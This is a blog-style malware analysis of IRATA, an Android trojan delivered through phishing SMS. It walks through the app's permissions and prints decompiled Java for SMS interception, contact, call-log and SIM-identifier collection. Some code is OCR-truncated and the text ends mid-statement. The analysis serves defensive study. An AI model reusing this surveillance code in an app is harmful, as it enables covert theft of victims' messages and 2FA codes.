Technical analysis of IRATA android malware

muha2xmad.github.io/malware-analysis/irata/

August 26, 2022

Muhammad Hasan Ali

Malware Analysis learner

23 minute read

As-salamu Alaykum

Introduction

In this blog, we will talk about IRATA or Iranian Remote Access Trojan android malware. IRATA comes from a phishing attack to Iran. The victim receives a legitimate-looking SMS with a link to a phishing page that is impersonating government services, and lures them to download a malicious Android application and then pay a small fee for the service. The malicious application not only collects the victim's credit card numbers, but also gains access to their 2FA authentication SMS, and turn the victim's device into a bot capable of spreading similar phishing SMS to other potential victims.

Technical review

- collect SMS: the malware collects victim’s SMS messages and then upload it to C2 server
- Bypass 2FA: After stealing credentials and SMS of the victim’s device which have the 2FA SMS to grantee the withdraw that the attacker did.
- Spam: The malware collects contacts to send phishing SMS to them.
- FCM: Using Firebase Cloud Messaging FCM as a C2 server to avoid detection.

Static analysis

Explore AndroidManifest.xml

`AndroidManifest.xml` is not human-readable so we use `apktool` to decompile the apk first to be able to read the file and then open the `AndroidManifest.xml`. We need to read this file to know the ability of this malicious APK and know more inforamation such as entry points for the app, Activities, Services, Intents, app permissions, and package name.

```
  <permission android:name="ir.shz.shzkisi.permission.C2D_MESSAGE"
android:protectionLevel="signature"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
    <uses-permission android:name="ir.shz.shzkisi.permission.C2D_MESSAGE"/>
    <uses-permission
android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/

    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
```

As we see the malware has the ability to steal SMS, steal contacts, and know the state of the phone. This is the ability of a spyware which is gets your SMS and read your contacts to get more victims to send phishing SMS to.

`com.google.android.c2dm.permission.RECEIVE` is to receive data form internet or cloud because the app uses Google Firebase to get commands from C2 server.

`BIND_GET_INSTALL_REFERRER_SERVICE` is used by Firebase to recognize from where the app was installed.


```
<service android:exported="true" android:name=".firebasemessaging"/>
        <receiver android:exported="true"
android:name=".firebasemessaging$firebasemessaging_BR">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
            </intent-filter>
        </receiver>
```

When the app gets the peromissions related to SMS, The malware will collect the SMS from the victim’s phone and upload it to the C2 server.

Dive into classes.dex

We will unzip the APK file to get `classes.dex` file which has the compiled java code in dex form. We need to convert `classes.dex` file into `.jar` file using `d2j-dex2jar classes.dex` command then use `JD-GUI` or `JADX-GUI` which we will use. Or if you have `JEB` decompiler just drag and drop the `classes.dex` file.

After digging into the classes and methods, in `anywheresoftware` then `phone` we see some classes the malware will use to do its malicious activities.




```
anywheresoftware
  b4a
    agraham.reflection
    debug
    keywords
    objects
    phone
      CallLogWrapper
      Contacts2Wrapper
      ContactsWrapper
      PackageManagerWrapper
      Phone
      PhoneEvents
      RingtoneManagerWrapper
      SmsWrapper
```

Figure(1) malicious activities

We see `CallLogWrapper` class which will be used to collect call logs of the victim and their details such as `date, type, duration, number, _id`. And then send it to the C2 server.

```
@BA.ShortName("CallLog")
/* loaded from: classes-dex2jar.jar:anywheresoftware/b4a/phone/CallLogWrapper.class
*/
public class CallLogWrapper {
    private static final String[] calls_projection = {"date", "type", "duration",
"number", "_id", AppMeasurementSdk.ConditionalUserProperty.NAME};

    @BA.ShortName("CallItem")
    /* loaded from: classes-
dex2jar.jar:anywheresoftware/b4a/phone/CallLogWrapper$CallItem.class */
    public static class CallItem {
        public static final int TYPE_INCOMING = 1;
        public static final int TYPE_MISSED = 3;
        public static final int TYPE_OUTGOING = 2;
        public String CachedName;
        public int CallType;
        public long Date;
        public long Duration;
        public int Id;
        public String Number;

        public CallItem() {
            this.Id = -1;
            this.CachedName = "";
        }

        CallItem(String str, int i, long j, int i2, long j2, String str2) {
            this.Id = -1;
            this.CachedName = "";
            this.Number = str == null ? "" : str;
            this.Id = i;
            this.CallType = i2;
            this.Duration = j;
            this.Date = j2;
            this.CachedName = str2 == null ? "" : str2;
        }

        public String toString() {
            return "Id=" + this.Id + ", Number=" + this.Number + ",CachedName=" +
this.CachedName + ", Type=" + this.CallType + ", Date=" + this.Date + ", Duration=" +
this.Duration;
        }
    }
```

But how we know that this class is even used, we try to know if this class is called from other classes using `find usage` in `jadx-gui`. just `right-clicking` on `CallLogWrapper` then `find usage(x)`. We see it’s not used by any classes.



```
package anywheresoftware.b4a.phone;

import android.database.Cursor;
import android.provider.CallLog;
import anywheresoftware.b4a.BA;
import anywheresoftware.b4a.objects.c
import com.google.android.gms.measure
import java.util.HashMap;

@BA.ShortName("CallLog")
/* loaded from: classes-dex2jar.jar:a
public class CallLogWrapper {
    private static final String[] cal                                                      rty.NAME};

    @BA.ShortName("CallItem")
    /* loaded from: classes-dex2jar.j
    public static class CallItem {
        public static final int TYPE_
        public static final int TYPE_
        public static final int TYPE_
        public String CachedName;
        public int CallType;
        public long Date;
        public long Duration;
        public int Id;
        public String Number;

        public CallItem() {
            this.Id = -1;
            this.CachedName = "";
        }

        CallItem(String str, int i, l
            this.Id = -1;
            this.CachedName = "";
            this.Number = str == null ? "" : str;
            this.Id = i;
            this.CallType = i2;
            this.Duration = j;
            this.Date = i2;
```

Usage for: anywheresoftware.b4a.phone.CallLogWrapper

Showing results 0 to 0 of 0

Figure(2) `CallLogWrapper` is not used

Then we go to `ContactsWrapper` which will collect the victim's contacts and their details such as `times_contacted, number, last_time_contacted, display_name`. And the malware will collect the emails connected to the contact such as `EMAIL_HOME` and `EMAIL_CUSTOM` and others. And even collects the photos of the contacts if it's found.

```
@BA.ShortName("Contacts")
/* loaded from: classes-dex2jar.jar:anywheresoftware/b4a/phone/ContactsWrapper.class
*/
public class ContactsWrapper {
    private static final String[] people_projection = {"times_contacted", "number",
"last_time_contacted", "display_name",
AppMeasurementSdk.ConditionalUserProperty.NAME, "notes", "starred", "_id"};

    @BA.ShortName("Contact")
    /* loaded from: classes-
dex2jar.jar:anywheresoftware/b4a/phone/ContactsWrapper$Contact.class */
    public static class Contact {
        public static final int EMAIL_CUSTOM = 0;
        public static final int EMAIL_HOME = 1;
        public static final int EMAIL_MOBILE = 4;
        public static final int EMAIL_OTHER = 3;
        public static final int EMAIL_WORK = 2;
        public static final int PHONE_CUSTOM = 0;
        public static final int PHONE_FAX_HOME = 5;
        public static final int PHONE_FAX_WORK = 4;
        public static final int PHONE_HOME = 1;
        public static final int PHONE_MOBILE = 2;
        public static final int PHONE_OTHER = 7;
        public static final int PHONE_PAGER = 6;
        public static final int PHONE_WORK = 3;
        public String DisplayName;
        public int Id;
        public long LastTimeContacted;
        public String Name;
        public String Notes;
        public String PhoneNumber;
        public boolean Starred;
        public int TimesContacted;

        public Contact() {
            this.PhoneNumber = "";
            this.Id = -1;
        }

        /* JADX INFO: Access modifiers changed from: package-private */
        public Contact(String str, String str2, boolean z, int i, String str3, int
i2, long j, String str4) {
            this.PhoneNumber = "";
            this.Id = -1;
            this.DisplayName = str == null ? "" : str;
            this.PhoneNumber = str2 == null ? "" : str2;
            this.Starred = z;
            this.Id = i;
            this.Notes = str3 == null ? "" : str3;
            this.TimesContacted = i2;
            this.LastTimeContacted = j;
            this.Name = str4 == null ? "" : str4;
        }

        public Map GetEmails() {
            if (this.Id != -1) {
                Cursor query =
BA.applicationContext.getContentResolver().query(Uri.withAppendedPath(ContentUris.with
 this.Id), "contact_methods"), new String[]{"data", "type", "kind"}, "kind = 1",
null, null);
                Map map = new Map();
                map.Initialize();
                while (query.moveToNext()) {
                    map.Put(query.getString(0), Integer.valueOf(query.getInt(1)));
                }
                query.close();
                return map;
            }
            throw new RuntimeException("Contact object should be set by calling one
of the Contacts methods.");
        }

        public Map GetPhones() {
            if (this.Id != -1) {
                Cursor query =
BA.applicationContext.getContentResolver().query(Uri.withAppendedPath(ContentUris.with
 this.Id), "phones"), new String[]{"number", "type"}, null, null, null);
                Map map = new Map();
                map.Initialize();
                while (query.moveToNext()) {
                    map.Put(query.getString(0), Integer.valueOf(query.getInt(1)));
                }
                query.close();
                return map;
            }
            throw new RuntimeException("Contact object should be set by calling one
of the Contacts methods.");
        }

        public CanvasWrapper.BitmapWrapper GetPhoto() {
            if (this.Id != -1) {
                Cursor query =
BA.applicationContext.getContentResolver().query(Uri.withAppendedPath(ContentUris.with
 this.Id), "photo"), new String[]{"data"}, null, null, null);
                CanvasWrapper.BitmapWrapper bitmapWrapper = null;
                if (query.moveToNext()) {
                    byte[] blob = query.getBlob(0);
                    bitmapWrapper = null;
                    if (blob != null) {
                        File.InputStreamWrapper inputStreamWrapper = new
File.InputStreamWrapper();
                        inputStreamWrapper.InitializeFromBytesArray(blob, 0,
blob.length);
                        bitmapWrapper = new CanvasWrapper.BitmapWrapper();
                        bitmapWrapper.Initialize2(inputStreamWrapper.getObject());
                    }
                }
                query.close();
                return bitmapWrapper;
            }
            throw new RuntimeException("Contact object should be set by calling one
of the Contacts methods.");
        }

        public String toString() {
            return "DisplayName=" + this.DisplayName + ", PhoneNumber=" +
this.PhoneNumber + ", Starred=" + this.Starred + ", Id=" + this.Id + ", Notes=" +
this.Notes + ", TimesContacted=" + this.TimesContacted + ", LastTimeContacted=" +
this.LastTimeContacted + ", Name=" + this.Name;
        }
    }

    private List getAllContacts(String str, String[] strArr) {
        Cursor query =
BA.applicationContext.getContentResolver().query(Contacts.People.CONTENT_URI,
people_projection, str, strArr, null);
        List list = new List();
        list.Initialize();
        HashMap hashMap = new HashMap();
        for (int i = 0; i < query.getColumnCount(); i++) {
            hashMap.put(query.getColumnName(i), Integer.valueOf(i));
        }
        while (query.moveToNext()) {
            list.Add(new Contact(query.getString(((Integer)
hashMap.get("display_name")).intValue()), query.getString(((Integer)
hashMap.get("number")).intValue()), query.getInt(((Integer)
hashMap.get("starred")).intValue()) > 0, query.getInt(((Integer)
hashMap.get("_id")).intValue()), query.getString(((Integer)
hashMap.get("notes")).intValue()), query.getInt(((Integer)
hashMap.get("times_contacted")).intValue()), query.getLong(((Integer)
hashMap.get("last_time_contacted")).intValue()), query.getString(((Integer)
hashMap.get(AppMeasurementSdk.ConditionalUserProperty.NAME)).intValue())));
        }
        query.close();
        return list;
    }
```

But this class is not used by any classes too.

We go to `PackageManager` class. Which will retrive the information about all installed packages on the victim’s phone such as `name` and `version code` . Maybe for `overlay` attack The malware opens an active window over a legitimate program. The opened malicious window is the same as the legitimate program. the victim will try to enter his/her creditial. The malware can steal the victim’s credential data such as payment data or login data.

But there’s no indication of this attack in this malware.

```
@BA.ShortName("PackageManager")
/* loaded from: classes-
dex2jar.jar:anywheresoftware/b4a/phone/PackageManagerWrapper.class */
public class PackageManagerWrapper {
    private PackageManager pm = BA.applicationContext.getPackageManager();

    public Drawable GetApplicationIcon(String str) throws
PackageManager.NameNotFoundException {
        return this.pm.getApplicationIcon(str);
    }

    public IntentWrapper GetApplicationIntent(String str) {
        IntentWrapper intentWrapper = new IntentWrapper();
        intentWrapper.setObject(this.pm.getLaunchIntentForPackage(str));
        return intentWrapper;
    }

    public String GetApplicationLabel(String str) throws
PackageManager.NameNotFoundException {
        PackageManager packageManager = this.pm;
        CharSequence applicationLabel =
packageManager.getApplicationLabel(packageManager.getApplicationInfo(str, 0));
        return applicationLabel == null ? "" : applicationLabel.toString();
    }

    public List GetInstalledPackages() {
        List list = new List();
        java.util.List<PackageInfo> installedPackages =
this.pm.getInstalledPackages(0);
        list.Initialize();
        for (PackageInfo packageInfo : installedPackages) {
            list.Add(packageInfo.packageName);
        }
        return list;
    }

    public int GetVersionCode(String str) throws PackageManager.NameNotFoundException
{
        return this.pm.getPackageInfo(str, 0).versionCode;
    }

    public String GetVersionName(String str) throws
PackageManager.NameNotFoundException {
        return this.pm.getPackageInfo(str, 0).versionName;
    }

    public List QueryIntentActivities(Intent intent) {
        java.util.List<ResolveInfo> queryIntentActivities =
this.pm.queryIntentActivities(intent, 0);
        List list = new List();
        list.Initialize();
        for (ResolveInfo resolveInfo : queryIntentActivities) {
            list.Add(new ComponentName(resolveInfo.activityInfo.packageName,
resolveInfo.activityInfo.name).flattenToShortString());
        }
        return list;
    }
}
```

And this class is not used by any classes too.

We go for `phone` class. The malware collects more info about the victim’s phone such as the state of the phone if it’s `RINGER_SILENT` or `RINGER_NORMAL` and more. The malware will try to intercept the Emails which comes to the victim’s phone. The malware collects the sender email, receiver email and body and more.

```
@BA.ShortName("Email")
    /* loaded from: classes-dex2jar.jar:anywheresoftware/b4a/phone/Phone$Email.class
*/
    public static class Email {
        public String Subject = "";
        public String Body = "";
        public List To = new List();
        public List CC = new List();
        public List BCC = new List();
        public List Attachments = new List();

        public Email() {
            this.To.Initialize();
            this.CC.Initialize();
            this.BCC.Initialize();
            this.Attachments.Initialize();
        }

        private Intent getIntent(boolean z) {
            Intent intent = new Intent("android.intent.action.SEND_MULTIPLE");
            intent.setType(z ? "text/html" : "text/plain");
            intent.putExtra("android.intent.extra.EMAIL", (String[])
this.To.getObject().toArray(new String[0]));
            intent.putExtra("android.intent.extra.CC", (String[])
this.CC.getObject().toArray(new String[0]));
            intent.putExtra("android.intent.extra.BCC", (String[])
this.BCC.getObject().toArray(new String[0]));
            intent.putExtra("android.intent.extra.SUBJECT", this.Subject);
            intent.putExtra("android.intent.extra.TEXT", z ? Html.fromHtml(this.Body)
: this.Body);
            ArrayList<? extends Parcelable> arrayList = new ArrayList<>();
            for (Object obj : this.Attachments.getObject()) {
                if (obj instanceof Uri) {
                    arrayList.add((Uri) obj);
                } else {
                    arrayList.add(Uri.fromFile(new java.io.File((String) obj)));
                }
            }
            if (arrayList.size() == 1) {
                intent.putExtra("android.intent.extra.STREAM", arrayList.get(0));
                intent.setAction(IntentWrapper.ACTION_SEND);
            } else if (arrayList.size() > 1) {
                intent.putParcelableArrayListExtra("android.intent.extra.STREAM",
arrayList);
            }
            return intent;
        }
```

Then the malware will collect info about SIM such as `Sim Serial Number`, `Device Id`, `Subscriber Id`.

```
@BA.ShortName("PhoneId")
    /* loaded from: classes-
dex2jar.jar:anywheresoftware/b4a/phone/Phone$PhoneId.class */
    public static class PhoneId {
        public static String GetDeviceId() {
            String deviceId = ((TelephonyManager)
BA.applicationContext.getSystemService("phone")).getDeviceId();
            String str = deviceId;
            if (deviceId == null) {
                str = "";
            }
            return str;
        }

        public static String GetLine1Number() {
            String line1Number = ((TelephonyManager)
BA.applicationContext.getSystemService("phone")).getLine1Number();
            String str = line1Number;
            if (line1Number == null) {
                str = "";
            }
            return str;
        }

        public static String GetSimSerialNumber() {
            String simSerialNumber = ((TelephonyManager)
BA.applicationContext.getSystemService("phone")).getSimSerialNumber();
            String str = simSerialNumber;
            if (simSerialNumber == null) {
                str = "";
            }
            return str;
        }

        public static String GetSubscriberId() {
            String subscriberId = ((TelephonyManager)
BA.applicationContext.getSystemService("phone")).getSubscriberId();
            String str = subscriberId;
            if (subscriberId == null) {
                str = "";
            }
            return str;
        }
    }
```

The malware will collect info about the lock of the phone if it has lock or not or make the phone wake or uses voice lock. And gets info about network type using `GetNetworkType()` class. And get info about phone type using `GetPhoneType()`.

We go for `PhoneEvents` class. In this class, the malware will intercept the SMS comming to the victim’s phone.

```
  @BA.ShortName("SmsInterceptor")
    /* loaded from: classes-
dex2jar.jar:anywheresoftware/b4a/phone/PhoneEvents$SMSInterceptor.class */
    public static class SMSInterceptor {
        private BA ba;
        private BroadcastReceiver br;
        private String eventName;

        public void Initialize(String str, BA ba) {
            Initialize2(str, ba, 0);
        }

        public void Initialize2(String str, final BA ba, int i) {
            this.ba = ba;
            this.eventName = str.toLowerCase(BA.cul);
            this.br = new BroadcastReceiver() { // from class:
anywheresoftware.b4a.phone.PhoneEvents.SMSInterceptor.2
                @Override // android.content.BroadcastReceiver
                public void onReceive(Context context, Intent intent) {
                    Bundle extras;
                    SMSInterceptor sMSInterceptor;
                    if
(intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") && (extras =
intent.getExtras()) != null) {
                        for (Object obj : (Object[]) extras.get("pdus")) {
                            SmsMessage createFromPdu =
SmsMessage.createFromPdu((byte[]) obj);
                            Boolean bool = (Boolean)
ba.raiseEvent(SMSInterceptor.this, String.valueOf(sMSInterceptor.eventName) +
"_messagereceived", createFromPdu.getOriginatingAddress(),
createFromPdu.getMessageBody());
                            if (bool != null && bool.booleanValue()) {
                                abortBroadcast();
                            }
                        }
                    }
                }
            };
            IntentFilter intentFilter = new
IntentFilter("android.provider.Telephony.SMS_RECEIVED");
            intentFilter.setPriority(i);
            BA.applicationContext.registerReceiver(this.br, intentFilter);
        }

        public void ListenToOutgoingMessages() {
            final Uri parse = Uri.parse("content://sms");
            BA.applicationContext.getContentResolver().registerContentObserver(parse,
true, new ContentObserver(new Handler()) { // from class:
anywheresoftware.b4a.phone.PhoneEvents.SMSInterceptor.1
                @Override // android.database.ContentObserver
                public void onChange(boolean z) {
                    super.onChange(z);
                    Cursor query =
BA.applicationContext.getContentResolver().query(parse, null, null, null, null);
                    if (query.moveToNext()) {
                        String string =
query.getString(query.getColumnIndex("protocol"));
                        int i = query.getInt(query.getColumnIndex("type"));
                        if (string == null && i == 2) {
                            BA ba = SMSInterceptor.this.ba;
                            ba.raiseEvent(null,
String.valueOf(SMSInterceptor.this.eventName) + "_messagesent",
Integer.valueOf(query.getInt(query.getColumnIndex("_id"))));
                            query.close();
                        }
                    }
                }
            });
        }
```

And the malware will try to know more about the state of the phone such as if the phone is shutdown or screan is OFF, an app is removed, an app is added, or the state of battary.

```
public PhoneEvents() {
        HashMap<String, ActionHandler> hashMap = new HashMap<>();
        this.map = hashMap;
        hashMap.put("android.speech.tts.TTS_QUEUE_PROCESSING_COMPLETED", new
ActionHandler(this) { // from class: anywheresoftware.b4a.phone.PhoneEvents.1
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
            {
                super(this, null);
                this.event = "_texttospeechfinish";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                send(intent, null);
            }
        });
        this.map.put("android.net.conn.CONNECTIVITY_CHANGE", new ActionHandler(this)
{ // from class: anywheresoftware.b4a.phone.PhoneEvents.2
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
            {
                super(this, null);
                this.event = "_connectivitychanged";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                NetworkInfo networkInfo = (NetworkInfo)
intent.getParcelableExtra("networkInfo");
                send(intent, new Object[]{networkInfo.getTypeName(),
networkInfo.getState().toString()});
            }
        });
        this.map.put("android.intent.action.USER_PRESENT", new ActionHandler(this) {
// from class: anywheresoftware.b4a.phone.PhoneEvents.3
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
            {
                super(this, null);
                this.event = "_userpresent";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                send(intent, null);
            }
        });
        this.map.put("android.intent.action.ACTION_SHUTDOWN", new ActionHandler(this)
{ // from class: anywheresoftware.b4a.phone.PhoneEvents.4
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
```

```
            {
                super(this, null);
                this.event = "_shutdown";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                send(intent, null);
            }
        });
        this.map.put("android.intent.action.SCREEN_ON", new ActionHandler(this) { //
from class: anywheresoftware.b4a.phone.PhoneEvents.5
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
            {
                super(this, null);
                this.event = "_screenon";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                send(intent, null);
            }
        });
        this.map.put("android.intent.action.SCREEN_OFF", new ActionHandler(this) { //
from class: anywheresoftware.b4a.phone.PhoneEvents.6
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
            {
                super(this, null);
                this.event = "_screenoff";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                send(intent, null);
            }
        });
        this.map.put("android.intent.action.PACKAGE_REMOVED", new ActionHandler(this)
{ // from class: anywheresoftware.b4a.phone.PhoneEvents.7
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
            {
                super(this, null);
                this.event = "_packageremoved";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                send(intent, new Object[]{intent.getDataString()});
            }
        });
        this.map.put("android.intent.action.PACKAGE_ADDED", new ActionHandler(this) {
// from class: anywheresoftware.b4a.phone.PhoneEvents.8
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
            {
                super(this, null);
                this.event = "_packageadded";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                send(intent, new Object[]{intent.getDataString()});
            }
        });
        this.map.put("android.intent.action.DEVICE_STORAGE_LOW", new
ActionHandler(this) { // from class: anywheresoftware.b4a.phone.PhoneEvents.9
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
            {
                super(this, null);
                this.event = "_devicestoragelow";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                send(intent, null);
            }
        });
        this.map.put("b4a.smssent", new ActionHandler(this) { // from class:
anywheresoftware.b4a.phone.PhoneEvents.10
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
            {
                super(this, null);
                this.event = "_smssentstatus";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                int i = this.resultCode;
                send(intent, new Object[]{Boolean.valueOf(this.resultCode == -1), i
!= -1 ? i != 1 ? i != 2 ? i != 3 ? i != 4 ? "" : "NO_SERVICE" : "NULL_PDU" :
"RADIO_OFF" : "GENERIC_FAILURE" : "OK", intent.getStringExtra("phone")});
            }
        });
        this.map.put("b4a.smsdelivered", new ActionHandler(this) { // from class:
anywheresoftware.b4a.phone.PhoneEvents.11
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
            {
                super(this, null);
                this.event = "_smsdelivered";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                send(intent, new Object[]{intent.getStringExtra("phone")});
            }
        });
        this.map.put("android.intent.action.DEVICE_STORAGE_OK", new
ActionHandler(this) { // from class: anywheresoftware.b4a.phone.PhoneEvents.12
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
            {
                super(this, null);
                this.event = "_devicestorageok";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                send(intent, null);
            }
        });
        this.map.put("android.intent.action.BATTERY_CHANGED", new ActionHandler(this)
{ // from class: anywheresoftware.b4a.phone.PhoneEvents.13
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
            {
                super(this, null);
                this.event = "_batterychanged";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                send(intent, new Object[]
{Integer.valueOf(intent.getIntExtra(FirebaseAnalytics.Param.LEVEL, 0)),
Integer.valueOf(intent.getIntExtra("scale", 1)),
Boolean.valueOf(intent.getIntExtra("plugged", 0) > 0)});
            }
        });
        this.map.put("android.intent.action.AIRPLANE_MODE", new ActionHandler(this) {
// from class: anywheresoftware.b4a.phone.PhoneEvents.14
            /* JADX WARN: 'super' call moved to the top of the method (can break code
semantics) */
            {
                super(this, null);
                this.event = "_airplanemodechanged";
            }

            @Override // anywheresoftware.b4a.phone.PhoneEvents.ActionHandler
            public void handle(Intent intent) {
                send(intent, new Object[]
{Boolean.valueOf(intent.getBooleanExtra("state", false))});
            }
        });
        for (Map.Entry<String, ActionHandler> entry : this.map.entrySet()) {
            entry.getValue().action = entry.getKey();
        }
    }
```

The last class is `SmsWrapper`, the malware will try to collect SMS from the victim's phone such as `_id, address, type, body, person, date`. Then query this info to upload it to C2 server.

```
@BA.ShortName("SmsMessages")
/* loaded from: classes-dex2jar.jar:anywheresoftware/b4a/phone/SmsWrapper.class */
public class SmsWrapper {
    public static final int TYPE_DRAFT = 3;
    public static final int TYPE_FAILED = 5;
    public static final int TYPE_INBOX = 1;
    public static final int TYPE_OUTBOX = 4;
    public static final int TYPE_QUEUED = 6;
    public static final int TYPE_SENT = 2;
    public static final int TYPE_UNKNOWN = 0;
    private static final String[] projection = {"_id", "thread_id", "address",
"read", "type", "body", "person", "date"};

    @BA.ShortName("Sms")
    /* loaded from: classes-
dex2jar.jar:anywheresoftware/b4a/phone/SmsWrapper$Sms.class */
    public static class Sms {
        public String Address;
        public String Body;
        public long Date;
        public int Id;
        public int PersonId;
        public boolean Read;
        public int ThreadId;
        public int Type;

        public Sms() {
        }

        public Sms(int i, int i2, int i3, long j, boolean z, int i4, String str,
String str2) {
            this.Id = i;
            this.ThreadId = i2;
            this.PersonId = i3;
            this.Date = j;
            this.Read = z;
            this.Type = i4;
            this.Body = str;
            this.Address = str2;
        }

        public String toString() {
            return "Id=" + this.Id + ", ThreadId=" + this.ThreadId + ", PersonId=" +
this.PersonId + ", Date=" + this.Date + ", Read=" + this.Read + ", Type=" + this.Type
